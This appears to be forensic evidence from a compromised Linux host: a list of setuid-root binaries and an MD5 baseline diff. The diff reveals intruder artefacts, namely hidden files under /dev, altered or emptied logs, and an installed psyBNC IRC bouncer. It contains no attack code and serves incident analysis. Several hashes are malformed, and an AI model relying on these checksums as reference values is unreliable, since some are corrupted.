-rwsr-xr-x  1 root    root      57628 Jul 24  2001 /bin/mount
-rwsr-xr-x  1 root    root      23436 Aug 27  2001 /bin/ping
-rwsr-xr-x  1 root    root      18452 Jul 23  2001 /bin/su
-rwsr-xr-x  1 root    root      28380 Jul 24  2001 /bin/umount
-r-sr-xr-x  1 root    root      15088 Sep 24  2001 /sbin/pwdb_chkpwd
-r-sr-xr-x  1 root    root      15672 Sep 24  2001 /sbin/unix_chkpwd
-rwsr-xr-x  1 root    root      37580 Aug  2  2001 /usr/bin/at
-rwsr-xr-x  1 root    root      34476 Aug 27  2001 /usr/bin/chage
-rws--x--x  1 root    root      13136 Aug 26  2001 /usr/bin/chfn
-rws--x--x  1 root    root      12484 Aug 26  2001 /usr/bin/chsh
-rwsr-xr-x  1 root    root      21280 Jun 24  2001 /usr/bin/crontab
-rwsr-xr-x  1 root    root      36208 Aug 27  2001 /usr/bin/gpasswd
-rws--x--x  1 root    root       5456 Aug 26  2001 /usr/bin/newgrp
-r-s--x--x  1 root    root      13476 Aug  6  2001 /usr/bin/passwd
-rwsr-xr-x  1 root    root      14588 Jul 24  2001 /usr/bin/rcp
-rwsr-xr-x  1 root    root      10940 Jul 24  2001 /usr/bin/rlogin
-rwsr-xr-x  1 root    root       7932 Jul 24  2001 /usr/bin/rsh
-rws--x--x  2 root    root     785372 Aug  9  2001 /usr/bin/sperl5.6.0
-rwsr-xr-x  1 root    root     209948 Sep  6  2001 /usr/bin/ssh
-rws--x--x  2 root    root     785372 Aug  9  2001 /usr/bin/suidperl
-rwsr-xr-x  1 root    root      18444 Aug 27  2001 /usr/sbin/ping6
-r-sr-xr-x  1 root    root     451076 Aug 31  2001 /usr/sbin/sendmail
-r-s--x---  1 root    apache    11244 Sep  5  2001 /usr/sbin/suexec
-rwsr-xr-x  1 root    root      20120 Jun 25  2001 /usr/sbin/traceroute
-rwsr-xr-x  1 root    root       9804 Aug 27  2001 /usr/sbin/traceroute6
-rwsr-xr-x  1 root    root       6340 Sep  9  2001 /usr/sbin/usernetctl

```

File permissions:

[snipped]

MD5SUMs:

[snipped]

compromised-diff.txt

```
1a2,6
> d14dd73ee79bd009fc5473852ea55fac /dev/ttyop
> 9822e71858735f58e142293ad1695166 /dev/ttyoa
> 95400773ef48d3898960c918553a74e4 /dev/ttyof
> d41d8cd98f00b204e9800998ecf8427e /dev/hdx1
> d41d8cd98f00b204e9800998ecf8427e /dev/hdx2
14,20c19,25
< 7bfa7ce6e4acce6780d8b81546dad3c9 /var/lib/slocate/slocate.db
< 439b418458b40cc62f471b0c51cc5bb2 /var/lib/random-seed
< 291f12e154d45586c2a41e4b7ad62a6d /var/lib/logrotate.status
< 409c44a68c301d79df3ede17cf8a8d9f /var/log/messages
< 6bb893f1085e1fd230d3a934db5ca363 /var/log/lastlog
< d41d8cd98f00b204e9800998ecf8427e /var/log/secure
< d41d8cd98f00b204e9800998ecf8427e /var/log/maillog
---
> 3463b9f061397de435c3fa4f7201e9dc /var/lib/slocate/slocate.db
> 3ab2b49b2d1f188a6f898435d550f2a4 /var/lib/random-seed
> 385d12f5f0295bc888e832fecf21f838 /var/lib/logrotate.status
> d41d8cd98f00b204e9800998ecf8427e /var/log/wtmp
> 9db9bac6f1a7083b89a49880138453da /var/log/secure
> 4f29e733e49057d63d5301e6e4bd9b49 /var/log/maillog
> 3d3b3d537cdb3609d2c902e1bbb70b76 /var/log/cron
22,45c27,29
< 132331a90bde9f676729bfe90769f4b1 /var/log/wtmp
< 7a990b47fd4e39c1308805667bc40811 /var/log/sa/sa14
< cf72f18fec7c639c21050c2dab45cf25 /var/log/sa/sa15
< b191f82c1644c285a149aee853441535 /var/log/sa/sar14
< 87483158854aa63be796634c6c7cb8bd /var/log/sa/sa16
< c4005ec91beebcfcbab28b26a46e180f /var/log/sa/sar15
< be6ed59a2b227f0907801034c3513e24 /var/log/sa/sa06
< d41d8cd98f00b204e9800998ecf8427e /var/log/samba/log.smbd
< d41d8cd98f00b204e9800998ecf8427e /var/log/samba/smbd.log
< d41d8cd98f00b204e9800998ecf8427e /var/log/samba/log.nmbd
< d41d8cd98f00b204e9800998ecf8427e /var/log/samba/localhost.log
< d41d8cd98f00b204e9800998ecf8427e /var/log/xferlog
< 4fc0f3a66912a49611bdc073693a4878 /var/log/httpd/error_log
< 9048cc92be5325856bc26de91e8ac9e9 /var/log/httpd/ssl_engine_log
< 95999f5d95a6d4c1193b48f22219f1c2 /var/log/httpd/access_log
< d41d8cd98f00b204e9800998ecf8427e /var/log/httpd/ssl_request_log
< 3dac70aaaad4a6cd990c42dd7403b8de /var/log/httpd/access_log.1
< d6cefd90702a322082dc6edbb56a8a92 /var/log/httpd/error_log.1
< 0bbf2a358a55eddbd9930342bc8fc726 /var/log/dmesg
< 71cf62950e1cc68e9342b8650648e563 /var/log/cron
< fc48224fcd92e1de91f91b58f55e4830 /var/log/boot.log
< 0d668873f2f9b343d85a0832c833fa60 /var/log/rpmpkgs
< 9f75108a0bf0908b3cc8f19f03a7f299 /var/cache/man/whatis
< 7426059ecf6bfedeb0f2a354cfc8b568 /var/cache/samba/smbd.pid
---
> 76eb13e6be26ca1e55c03c1aae2b7028 /var/log/boot.log
> 71aa662387df40232004266b564e6eb4 /var/cache/man/whatis
> 0ffe5895797d438f4dcda5e8d61c53a4 /var/cache/samba/smbd.pid
47,48c31,32
< a1182398ec509ec0cea254d58d8de014 /var/cache/samba/connections.tdb
```

```

< 314612a286ad2d4491d9dc1e34db39c4 /var/cache/samba/nmbd.pid
---
> 9359defefbf14f5abe7979302dcf3330 /var/cache/samba/connections.tdb
> dd79b9b3fbd87b8cf5902769774dfd1e /var/cache/samba/nmbd.pid
58a43
> d41d8cd98f00b204e9800998ecf8427e /var/lock/subsys/netfs
59a45
> d41d8cd98f00b204e9800998ecf8427e /var/lock/subsys/identd
60a47
> d41d8cd98f00b204e9800998ecf8427e /var/lock/subsys/xinetd
63a51
> d41d8cd98f00b204e9800998ecf8427e /var/lock/subsys/smb
64a53
> d41d8cd98f00b204e9800998ecf8427e /var/lock/subsys/atd
66,74c55,66
< 55e8631f4e9e4fbf167282bd6c36ac88 /var/run/utmp
< 3a810884261fd806d7fd13add893b38 /var/run/runlevel.dir
< 412c8715ac4a42790f51cc1cb7697ba6 /var/run/syslogd.pid
< 65c6a9136d6a316849228dcb5580c17d /var/run/klogd.pid
< eed2f25d81f3bcc10f374d11eb842f21 /var/run/apmd.pid
< ef2a0b437dfc14c517768aa8385e72ea /var/run/sshd.pid
< 5be2c00a2e0d5cbaef7da27c4f9c2ea6 /var/run/sendmail.pid
< 80b4b5e1f812f12e736c1d2876933f1c /var/run/gpm.pid
< 2b753836388fcc96501d5dd680bd15e7 /var/run/crond.pid
---
> 31aec4f90967e75fe302bc284dd2bcf2 /var/run/utmp
> 4d637364dbabc3b52dcc9b62de6c743e /var/run/runlevel.dir
> f3244ea97307a780a6ab2a4a7a09d1e7 /var/run/syslogd.pid
> 3bf921f003734f68d89171a6b5fbd406 /var/run/klogd.pid
> 10acb03f24b5df50f22482fc620cc76c /var/run/apmd.pid
> d0fe75fd3cb3d50a2a4744dbd3ed8c7d /var/run/identd.pid
> aba3121d9a4398d318b708926dbf880d /var/run/sshd.pid
> a2ef60a97da72fbbcd66da60bc0faaf8 /var/run/xinetd.pid
> d7dc9e01362a0627d64bd922455603ba /var/run/sendmail.pid
> 99f37a9889067f04d2d9fbc67ca448f0 /var/run/gpm.pid
> 95f378603a9d5b8c158a2e627ae09abd /var/run/crond.pid
> 8190fe72621c532e70e93e038ab717ca /var/run/atd.pid
76c68,70
< 620f0b67a91f7f74151bc5be745b7110 /var/run/ftp.rips-all
---
> d41d8cd98f00b204e9800998ecf8427e /var/run/httpd.mm.14637.sem
> d41d8cd98f00b204e9800998ecf8427e /var/run/httpd.mm.14671.sem
> 6b17d1a90971d6a1c8461a4055ddd69b /var/spool/mail/root
78,79c72,73
< 9577e1ad1fb5ed9a4e450278e040e33c /var/spool/anacron/cron.daily
< 9577e1ad1fb5ed9a4e450278e040e33c /var/spool/anacron/cron.weekly
---
> bf129e89502a383fbc508d01c0ed7f73 /var/spool/anacron/cron.daily
> bf129e89502a383fbc508d01c0ed7f73 /var/spool/anacron/cron.weekly
257d250
< 9b3180433b769a9d928378adf9396b7c /tmp/root.md5
303c296
< d83d5e38aff8fe50fe296dd579e0fd88 /etc/mtab
---
> 6f159498fd649576a290b05db3fa3d83 /etc/mtab
327a321,735
> d583ed4e3a98f71ac5ae8b5e4caf3424 /etc/opt/psyBNC2.3.1.tar.gz
> dbb04550b472206defc110c82afce44b /etc/opt/psybnc/help/ADDLOG.TXT
> 8c35f7a49c8d182d94c276e67ed125b9 /etc/opt/psybnc/help/DELLOG.TXT
> 0f893bec8e2e7622e58d8fdf96eaa24d /etc/opt/psybnc/help/LISTLOGS.TXT
> 0bb2c1cc0d39776941cdf9060f1e1c97 /etc/opt/psybnc/help/PLAYTRAFFICLOG.TXT

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> 977f56a4c191cb055ca8525b51984e5e /etc/opt/psybnc/help/PROXY.TXT
> b66597d3ffef847eddf4e0707855da08 /etc/opt/psybnc/help/SETLEAVEMSG.TXT
> adfaa6d324fd4507a69a25af5fe9e1d2 /etc/opt/psybnc/help/SETAWAYNICK.TXT
> f705cbea91012439f133b64d2572e819 /etc/opt/psybnc/help/ADDAUTOOP.TXT
> a3a4107fcb310d6f25fcb65b19a82d64 /etc/opt/psybnc/help/DELAUTOOP.TXT
> 4326fcc09f41a443b7e45fc153071407 /etc/opt/psybnc/help/LISTAUTOOPS.TXT
> 7c03ffa7db2e9c4bad985650c950e883 /etc/opt/psybnc/help/SRELOAD.TXT
> 3ac4b68882e17b0d886f17e252e1de3b /etc/opt/psybnc/help/ADDALLOW.TXT
> 72825dcd4c779f317331f6146b7f8197 /etc/opt/psybnc/help/ADDASK.TXT
> 14e7ba9a7d4d89c5b5bba8af05balea2 /etc/opt/psybnc/help/ADDBAN.TXT
> 7ec416697e55c012bb74632601297593 /etc/opt/psybnc/help/ADDCC.TXT
> 01b08dc7176e69d3e44fd9a3382cd2b7 /etc/opt/psybnc/help/ADDNETWORK.TXT
> 5db39af6188e605557f3a344ab67c29c /etc/opt/psybnc/help/ADDOP.TXT
> d021b18e84081ef489c10fd7bfb1cbba /etc/opt/psybnc/help/ADDSERVER.TXT
> ceebdaa39ca9ad235b4644d87c37cc83 /etc/opt/psybnc/help/ADDUSER.TXT
> 57eb20bc2f6d3b7bf79f92e3fc4e3738 /etc/opt/psybnc/help/BCONNECT.TXT
> fdf73770841803a0a279c23635761af3 /etc/opt/psybnc/help/BHELP.TXT
> 2f54fccf2901d50b671c93e1a33df6ff /etc/opt/psybnc/help/BKILL.TXT
> d5f5b716fee7f01baa8ce3e3dd0108a8 /etc/opt/psybnc/help/BQUIT.TXT
> 166ea4aaa0d9c39086fdbb7780c1eef3 /etc/opt/psybnc/help/BWHO.TXT
> e522187c09c5be733ff3c0dce185f5ca /etc/opt/psybnc/help/DELLALLOW.TXT
> 575d796eca1f04d487d72d7782031009 /etc/opt/psybnc/help/DELLASK.TXT
> dc8fc90b25bd7d697a72f42ee6927b7e /etc/opt/psybnc/help/DELBAN.TXT
> 9d07b7a539aaea0572bd4fb335f08565 /etc/opt/psybnc/help/DELDCC.TXT
> bf8a3a93e314e6e2d335c8f4f7328c2b /etc/opt/psybnc/help/DELENCRYPT.TXT
> 996016b8c11b04f63d9da01c1cd94572 /etc/opt/psybnc/help/LISTASK.TXT
> 231371ae510fe6d885f4c9b0db5730fe /etc/opt/psybnc/help/DELLINK.TXT
> 9b755011479bd2bbe15f553d20508b61 /etc/opt/psybnc/help/DELNETWORK.TXT
> 27604fbb2044a223c786311a3537e627 /etc/opt/psybnc/help/DELOP.TXT
> cba297dbf6c8319f161c3ca3bf4060eb /etc/opt/psybnc/help/DELSERVER.TXT
> 16f603af6bac4c62aa57cbe3571bab98 /etc/opt/psybnc/help/DELTRANSLATE.TXT
> b00ad7bd74dfc4d25ca3d37206d57fc4 /etc/opt/psybnc/help/DELUSER.TXT
> 40e798fe3f3f52e9d4f62c80d5670733 /etc/opt/psybnc/help/ENCRYPT.TXT
> 5b222d23998bc2f780cb54ee916b4fac /etc/opt/psybnc/help/ERASEMAINLOG.TXT
> f5fafda5a84105a220d90a5c5f18c641 /etc/opt/psybnc/help/ERASEPRIVATELOG.TXT
> e36786bd3ddb0696db83f729a15be540 /etc/opt/psybnc/help/ERASETRAFFICLOG.TXT
> fd67c8edc6631fabf087bd529f332942 /etc/opt/psybnc/help/JUMP.TXT
> 96d5beb85ae2dd16fe6789f20cc413ed /etc/opt/psybnc/help/LINKFROM.TXT
> 61f16e2add1500835f6f3707eafbeedc /etc/opt/psybnc/help/LINKTO.TXT
> 7d5f1b700f5dcafl1b384ecdff3709e5a /etc/opt/psybnc/help/LISTALLOW.TXT
> 0f784c4ad7a9f449eab7b6f6ba80e35b /etc/opt/psybnc/help/AIDLE.TXT
> b295a2487fb1bbdfd3e23e6a437e417d /etc/opt/psybnc/help/LISTBANS.TXT
> 0606e66e8dba96889b01889f117a3a95 /etc/opt/psybnc/help/LISTDCC.TXT
> 28aef1e21a0959f9fd6c19239b98471 /etc/opt/psybnc/help/LISTENCRYPT.TXT
> 7cce482f16ff6e2e69d5bb9f7037c90d /etc/opt/psybnc/help/LISTLINKS.TXT
> 6b962af1ba4d4ccacc936527a31bf377 /etc/opt/psybnc/help/LISTOPS.TXT
> be1e818114c61ec5b2688fa06f359376 /etc/opt/psybnc/help/LISTSERVERS.TXT
> 6a07e916f797ff2fe5e2215bf4c2b95d /etc/opt/psybnc/help/MADMIN.TXT
> 58148e48a48e899dc1a4fc79abb3a190 /etc/opt/psybnc/help/NAMEBOUNCER.TXT
> fc275fba8ce266131a0385a48489eb91 /etc/opt/psybnc/help/PASSWORD.TXT
> c8affff8c44871b883bd52bd4a1a3f084 /etc/opt/psybnc/help/PLAYMAINLOG.TXT
> 4c5081379697effc43e94f90cc620ffe /etc/opt/psybnc/help/PLAYPRIVATELOG.TXT
> 273de832dd0592dffabb311522d8d330 /etc/opt/psybnc/help/RELAYLINK.TXT
> 05f9cd0108d47dd222d4c1c4bc9843bc /etc/opt/psybnc/help/SETAWAY.TXT
> 47ee7ac115e8e84f548bd44a6f498866 /etc/opt/psybnc/help/SETUSERNAME.TXT
> a8c828f7c7cc1058b69692b411f6ed67 /etc/opt/psybnc/help/SOCKSTAT.TXT
> cc3dc5e185368d0fa4a43ae010149378 /etc/opt/psybnc/help/TRANSLATE.TXT
> 32a36704adcc8a0ab4e69877131e1414 /etc/opt/psybnc/help/UNADMIN.TXT
> 5ae15e225bd08722fe601fc4124b0954 /etc/opt/psybnc/help/BVHOST.DEU
> 4c75a02575347d72fba8d2052d7166f4 /etc/opt/psybnc/help/ADDIGNORE.DEU
> 3b023c6fbf545a3052b430cc2fc5a484c /etc/opt/psybnc/help/ADDIGNORE.TXT

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> de1ab8d4a0ca9934fd19362aef6314d2 /etc/opt/psybnc/help/RELINK.TXT
> 93868ed6d576ebd29048cccd5c94a028 /etc/opt/psybnc/help/DCCCHAT.TXT
> 27f8d5cbdabf3f2066bb1bcf7731c3b9 /etc/opt/psybnc/help/DCCANSWER.TXT
> ef2f1db5700df42ed88653739b0dfd63 /etc/opt/psybnc/help/DCCSEND.TXT
> 9300f592ecbcd54cb84e16ebb10d770c /etc/opt/psybnc/help/DCCGET.TXT
> 68623d7a2e67a8eaf91543ffb861a102 /etc/opt/psybnc/help/DCCCANCEL.TXT
> db1b195923a8141f43f028658552f416 /etc/opt/psybnc/help/BREHASH.TXT
> 7ecbb625ea54310e8590c5556978d6fd /etc/opt/psybnc/help/LISTTASKS.TXT
> cd7d4630780a657e3915c36ff6c9f7c1 /etc/opt/psybnc/help/SWITCHNET.TXT
> 447428bb53d7d0bb120d4074cb04552a /etc/opt/psybnc/help/DCCENABLE.TXT
> 84b8f5556b0da040ce2f84ca45613ef5 /etc/opt/psybnc/help/AUTOREJOIN.TXT
> d8a4bf56de7b697c7774c396f7710252 /etc/opt/psybnc/help/LEAVEQUIT.TXT
> 9a1c6cae0483041b4b7e11c6770584ce /etc/opt/psybnc/help/AUTOGETDCC.TXT
> bb8056580e865f289ddcff4c37787e4d /etc/opt/psybnc/help/ADDALLOW.DEU
> f938b57936821374f3701fe0fb040e34 /etc/opt/psybnc/help/ADDASK.DEU
> 7c96f93ba5df2c1d59b46d728af691ce /etc/opt/psybnc/help/ADDAUTOOP.DEU
> 44a5a6fb3f39615cc629c4f030340310 /etc/opt/psybnc/help/ADDBAN.DEU
> 6cebbdf025a7b7ec6ce3753d870005ee /etc/opt/psybnc/help/ADDDCC.DEU
> 45914b9f293aa93ed6423d88f91d0605 /etc/opt/psybnc/help/ADDLOG.DEU
> 03551666e3c93f65093160fe15426ec4 /etc/opt/psybnc/help/ADDNETWORK.DEU
> ab3ba05b84482d6bc5b3f743fd60a15d /etc/opt/psybnc/help/ADDOP.DEU
> 99c3cfc3600b0bdeb235138b17f6a70 /etc/opt/psybnc/help/ADDSERVER.DEU
> 91407594cc4209c99b9f2ed79cb8440e /etc/opt/psybnc/help/ADDUSER.DEU
> b2375c2142b8911df3f0bb15ffc6c422 /etc/opt/psybnc/help/AIDLE.DEU
> d43e38f149744c809e2016a562fa3c8f /etc/opt/psybnc/help/AUTOGETDCC.DEU
> d623703d81fce0522b0429d1d2d14098 /etc/opt/psybnc/help/AUTOREJOIN.DEU
> 96f4ae54223bfe40ad5a1e32e6a649d0 /etc/opt/psybnc/help/BCONNECT.DEU
> 0a0f50d9040f8093d8762bbe11bd83a2 /etc/opt/psybnc/help/BHELP.DEU
> 6ab4d75fac036f36a64dce46a5e99b7a /etc/opt/psybnc/help/BKILL.DEU
> ebcf65e8033cfd06405a567cc9ba041 /etc/opt/psybnc/help/BQUIT.DEU
> 2b92068538ef0d67d52faeeebf4c98f /etc/opt/psybnc/help/BREHASH.DEU
> 24996fb168db1349262bc35fb44928a1 /etc/opt/psybnc/help/BWHO.DEU
> 7ef4ec3e8cfd8a1ea57869b07733a063 /etc/opt/psybnc/help/DCCANSWER.DEU
> b0a9a923f4c3b5c07d98308a7c1dda4e /etc/opt/psybnc/help/DCCCANCEL.DEU
> 5ed9a25feefd435834c7effd55f283f /etc/opt/psybnc/help/DCCCHAT.DEU
> 932bc9df5f7f9362551f3784b0081dce /etc/opt/psybnc/help/DCCENABLE.DEU
> 1d627789b5c14f0eb6487a4e87ac45c4 /etc/opt/psybnc/help/DCCGET.DEU
> f420d1cc72c439394f4560810b1ea806 /etc/opt/psybnc/help/DCCSEND.DEU
> 90a03662710b1a014f9b9b29d1c3cdfc /etc/opt/psybnc/help/DEALLOW.DEU
> 42a6a1350ea2f642389c86ff076b30e3 /etc/opt/psybnc/help/DELASK.DEU
> adc7f22f764bc2aed9ab3621525586b4 /etc/opt/psybnc/help/DELAUTOOP.DEU
> e73538a8beb2b0b86a0e2fd7bfe72dc3 /etc/opt/psybnc/help/DELBAN.DEU
> beacd1509073e76ecb2738807435ec41 /etc/opt/psybnc/help/DELDCC.DEU
> 8bfd0511bbaef5396b4340e02e199277 /etc/opt/psybnc/help/DELENCRYPT.DEU
> 0ade08c4ea0d2484b446233badb4b069 /etc/opt/psybnc/help/DELLINK.DEU
> db0a37b578e1a688ca31bf95343ec1b0 /etc/opt/psybnc/help/DELLOG.DEU
> 7a3fba5d968147e6421c24ed1173fd32 /etc/opt/psybnc/help/DELNETWORK.DEU
> aeb49f6f49fd574a29a8a37726eff8ca /etc/opt/psybnc/help/DELOP.DEU
> 24cba84466398ceb89e11f90f8a32e09 /etc/opt/psybnc/help/DELSERVER.DEU
> 6e2842f8b8328c6bf2a0f8c0362a4270 /etc/opt/psybnc/help/DELTRANSLATE.DEU
> 4c2370dfabd21ad64cb3491e6976bc9c /etc/opt/psybnc/help/DELUSER.DEU
> d4a2ccf5dad1dbb261ee9e102119b05b /etc/opt/psybnc/help/ENCRYPT.DEU
> 746218c5dd509fb76f2b31ea0f661949 /etc/opt/psybnc/help/ERASEMAINLOG.DEU
> de3a7d7a945f428b90876aeb1b986be5 /etc/opt/psybnc/help/ERASEPRIVATELOG.DEU
> f6a0f7ef4e726ba191a63a2ce753311c /etc/opt/psybnc/help/ERASETRAFFICLOG.DEU
> 9e6325a2be950fd3ba51790ed4f62530 /etc/opt/psybnc/help/JUMP.DEU
> 4f6d6c8f73fb4638cc4dc8c741b3b033 /etc/opt/psybnc/help/LEAVEQUIT.DEU
> ef3dfc1667e1155b9130557e7a3f6cee /etc/opt/psybnc/help/LINKFROM.DEU
> 659cf35caa6654e45bc7305654a41e67 /etc/opt/psybnc/help/LINKTO.DEU
> eb13c390bf30e48807150d3e46bc59fa /etc/opt/psybnc/help/LISTALLOW.DEU
> 3c907914bb367cd5a5c32e7f8a578953 /etc/opt/psybnc/help/LISTASK.DEU

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> 218624c4797478b0a8208aa035abab9e /etc/opt/psybnc/help/LISTAUTOOPS.DEU
> ece29e0651a2b0aaa6a8f779e6ca1560 /etc/opt/psybnc/help/LISTBANS.DEU
> ddf5f6da17f79cd64d80d07e9159f5d3 /etc/opt/psybnc/help/LISTDCC.DEU
> 94f26565351f1f7823b8f8e063d2162f /etc/opt/psybnc/help/LISTENCRYPT.DEU
> d0c732cf66a712ba6a530930e24c77a9 /etc/opt/psybnc/help/LISTLINKS.DEU
> f2506f41acff1e8051d01d5eb7704db8 /etc/opt/psybnc/help/LISTLOGS.DEU
> 7d28eef949a942c19b825ef2df1dc1be /etc/opt/psybnc/help/LISTOPS.DEU
> 8a8464fd3626d779fee52d3792dd279c /etc/opt/psybnc/help/LISTSERVERS.DEU
> 44656ed17ec69f5a789ccf484565b1d3 /etc/opt/psybnc/help/LISTTASKS.DEU
> a61ac9fffb3d8a9aea71fbcf41fbc4213 /etc/opt/psybnc/help/MADMIN.DEU
> 5aecb555ad2d8669e739cda5cc4251b7 /etc/opt/psybnc/help/NAMEBOUNCER.DEU
> 7217c76df1c46740d7e30f60835a658b /etc/opt/psybnc/help/PASSWORD.DEU
> abb5c98959c3162bf6bd6f975b16bf5e /etc/opt/psybnc/help/PLAYMAINLOG.DEU
> 5076e54c5bdefe61f221769b952f350c /etc/opt/psybnc/help/PLAYPRIVATELOG.DEU
> 65f68fcd7e74d4746125370867936229 /etc/opt/psybnc/help/PLAYTRAFFICLOG.DEU
> 9ee017e465edda03e96705c12f522bd1 /etc/opt/psybnc/help/PROXY.DEU
> 2ca9635ba38d2388d172a4c47bb3626b /etc/opt/psybnc/help/RELAYLINK.DEU
> 98e504817d3757b0dac1987474bbf634 /etc/opt/psybnc/help/RELINK.DEU
> b5c137a585d9a1b5c0e28519ebef5d52 /etc/opt/psybnc/help/SETAWAY.DEU
> bcf9bcb9f0bd9d47ba291a18f71f2cda /etc/opt/psybnc/help/SETAWAYNICK.DEU
> 4223473e2fec8e8e28e409c80a48e686 /etc/opt/psybnc/help/SETLEAVEMSG.DEU
> 3eca600b47dd07b6289bb9ef614adc0c /etc/opt/psybnc/help/DELIGNORE.DEU
> 799021fc8628f0a21164b1fc89677fbd /etc/opt/psybnc/help/DELIGNORE.TXT
> bdc66c0e1bc14b366f671e69266f88cf /etc/opt/psybnc/help/SETUSERNAME.DEU
> baf888ba0b37e148ec3feabe0082b9f4 /etc/opt/psybnc/help/SOCKSTAT.DEU
> a3f0c43b9bb8ee10b5f330f85cca2fc0 /etc/opt/psybnc/help/SRELOAD.DEU
> f750d8a45db9cc293c688383c4852b6b /etc/opt/psybnc/help/SWITCHNET.DEU
> 6a308f4cbcabf63a163320b4120be913 /etc/opt/psybnc/help/TRANSLATE.DEU
> e7a8c7a125eefae7b770641354378e39 /etc/opt/psybnc/help/UNADMIN.DEU
> 20844386da8e84ca22ee12f1fa97ab25 /etc/opt/psybnc/help/BVHOST.ITA
> 62431b0f0d29abeb442e766f2a412713 /etc/opt/psybnc/help/LISTIGNORES.DEU
> 02def6737f8d7d7edaf5c4f769e980999 /etc/opt/psybnc/help/LISTIGNORES.TXT
> 6ab9584d81fc540553a7f9698bbbeddf /etc/opt/psybnc/help/SETLANG.DEU
> 73aaaae0afba50488a984bdf19e0cfb66 /etc/opt/psybnc/help/SETLANG.TXT
> a1d23c716fdabf14bdfa4d50578f8275 /etc/opt/psybnc/help/ADDALLOW.ITA
> 7b46037e3d1aaef988bec9224d513fd1 /etc/opt/psybnc/help/ADDASK.ITA
> 2bfdea139e873aa9e0739e534a11b612 /etc/opt/psybnc/help/ADDAUTOOP.ITA
> 6618030592e71d8ce995ea4da940cad8 /etc/opt/psybnc/help/ADDBAN.ITA
> 6a20cb1b74b7e43fd62fbd18452477a4 /etc/opt/psybnc/help/ADDDCC.ITA
> 065b4d278f639f3c0c8a8dca49e7eab8 /etc/opt/psybnc/help/ADDIGNORE.ITA
> 402612c1e272dd49925c66b6bd6ad58a /etc/opt/psybnc/help/ADDLOG.ITA
> 558755fe07787f62d33e09cbc3c19983 /etc/opt/psybnc/help/ADDNETWORK.ITA
> ec1f06ad234ef6f537f3585a8851bcd7 /etc/opt/psybnc/help/ADDOP.ITA
> b4c4bc38dc3b5d3c3c4e1aad1a688d79 /etc/opt/psybnc/help/ADDSERVER.ITA
> 294b813380e5ccdd91f7e1d8a9187e06 /etc/opt/psybnc/help/ADDUSER.ITA
> ca4be9f9606c81b1d68a6f5140cdac7b /etc/opt/psybnc/help/AIDLE.ITA
> fa2312e4bb300b7279b8c8477107face /etc/opt/psybnc/help/AUTOGETDCC.ITA
> 6424283be3d8b29bdf1dab3c1fe1732a /etc/opt/psybnc/help/AUTOREJOIN.ITA
> 50e03291a8dd16a58207b330fc038603 /etc/opt/psybnc/help/BCONNECT.ITA
> c23fe284c88c4e0ac727fb4194551e6f /etc/opt/psybnc/help/BHELP.ITA
> e8ca15a6d3d30f984471677ad6c3bd5b /etc/opt/psybnc/help/BKILL.ITA
> 6058810e893ab6080a8a6529b76674a6 /etc/opt/psybnc/help/BQUIT.ITA
> 43d0486f8b10462b4d0b91d9b848a35d /etc/opt/psybnc/help/BREHASH.ITA
> 6a97d31bfe5754dee63ed4876adb9348 /etc/opt/psybnc/help/BWHO.ITA
> dbfc4345893ae73c917083866094258c /etc/opt/psybnc/help/DCCANSWER.ITA
> 0c6e5117402ec25dc2f8fa0477e9e460 /etc/opt/psybnc/help/DCCCANCEL.ITA
> 6993eb6a674c093f5b63858d76f80c77 /etc/opt/psybnc/help/DCCCHAT.ITA
> 03fa107ca24c9dd1f2b6c8d0f7b5b927 /etc/opt/psybnc/help/DCCENABLE.ITA
> b0bd33b6764b9bc0e2eeb11e584b995a /etc/opt/psybnc/help/DCCGET.ITA
> ef4012fe058a0b11a9c426caa730b47f /etc/opt/psybnc/help/DCCSEND.ITA
> cd6f2efd1041bf6f7490fd558a3ed7d0 /etc/opt/psybnc/help/JUMP.ITA

> 0b024489d8b410291f5a6aadf842eb95 /etc/opt/psybnc/help/DEALLOW.ITA
> cceedb75351badc2c161fad52881da5b /etc/opt/psybnc/help/DEASK.ITA
> b0a9dbc4919ffb50f1813cfd0307e343 /etc/opt/psybnc/help/DELAUTOOP.ITA
> 72183350b442564a95ab4c880094c382 /etc/opt/psybnc/help/DELBAN.ITA
> 2413474dd9db419a823da45863c841f3 /etc/opt/psybnc/help/DELDCC.ITA
> c3ec0051aae26542d6a2bf6206e0e823 /etc/opt/psybnc/help/DELENCRYPT.ITA
> ed1c03657cc6330e090a7d1cfc403e0b /etc/opt/psybnc/help/DELIGNORE.ITA
> 0a68e567421a584c997b2901fe180347 /etc/opt/psybnc/help/DELLINK.ITA
> 1c09bf31abee673178756467c10042bc /etc/opt/psybnc/help/DELLOG.ITA
> feb8249a47c7d9f18a50ed3fc60cd106 /etc/opt/psybnc/help/DELNETWORK.ITA
> 082a8c4688fd2e85078482a325a167f1 /etc/opt/psybnc/help/DELOP.ITA
> a4962649b28ecca945b70228bea3b2e5 /etc/opt/psybnc/help/DELSERVER.ITA
> f13a7a52185d12cbcaec845e18eac4a /etc/opt/psybnc/help/DELTRANSLATE.ITA
> 9a99431b43970ae9d7bd57fe86628391 /etc/opt/psybnc/help/DELUSER.ITA
> b08c117165feca84118dac83de8bbf8f /etc/opt/psybnc/help/ENCRYPT.ITA
> 6ab69051bcf14e028bba7dcf769dd6f8 /etc/opt/psybnc/help/ERASEMAINLOG.ITA
> 57318340fba7aa3ce1161d9e61ffff108 /etc/opt/psybnc/help/ERASEPRIVATELOG.ITA
> df8cfd9c27d513467395673104671d00 /etc/opt/psybnc/help/ERASETRAFFICLOG.ITA
> ad24f6ac15929935e698c8e7750e2e54 /etc/opt/psybnc/help/LEAVEQUIT.ITA
> 06c42c6f507e1a8bd749b8cd26e9292f /etc/opt/psybnc/help/LINKFROM.ITA
> dd457eae1f1bd574936bd13cf9f17437 /etc/opt/psybnc/help/LINKTO.ITA
> 13a534009c6fb9b7afb624cf19eab062 /etc/opt/psybnc/help/LISTALLOW.ITA
> a8f809741a76630c5eca8f26ee134d31 /etc/opt/psybnc/help/LISTASK.ITA
> 5cf9a598b7e3fbad9677b3659d93bfd1 /etc/opt/psybnc/help/LISTAUTOOPS.ITA
> 71c1e957db6b224608e977c5f3d4f768 /etc/opt/psybnc/help/LISTBANS.ITA
> 72338aa66a4901bf6569e765f2ef1e95 /etc/opt/psybnc/help/LISTDCC.ITA
> f8cc8c19bd0a311c6fb74cbc66778d76 /etc/opt/psybnc/help/LISTENCRYPT.ITA
> 58cb94915e87b7d8f1cf70a7ff021fa1 /etc/opt/psybnc/help/LISTIGNORES.ITA
> 092c5990490e944992d553045c9182dd /etc/opt/psybnc/help/LISTLINKS.ITA
